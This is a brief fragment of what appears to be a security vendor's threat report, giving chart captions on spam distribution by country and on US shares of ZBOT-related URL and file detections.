
USA followed in 3rd place with 3.25%

Spam Distribution by Country



Most ZBOT related URL detections came from the United States (54%)

Detected URL by Country



US clients had the highest no. of ZBOT file detections (61%)

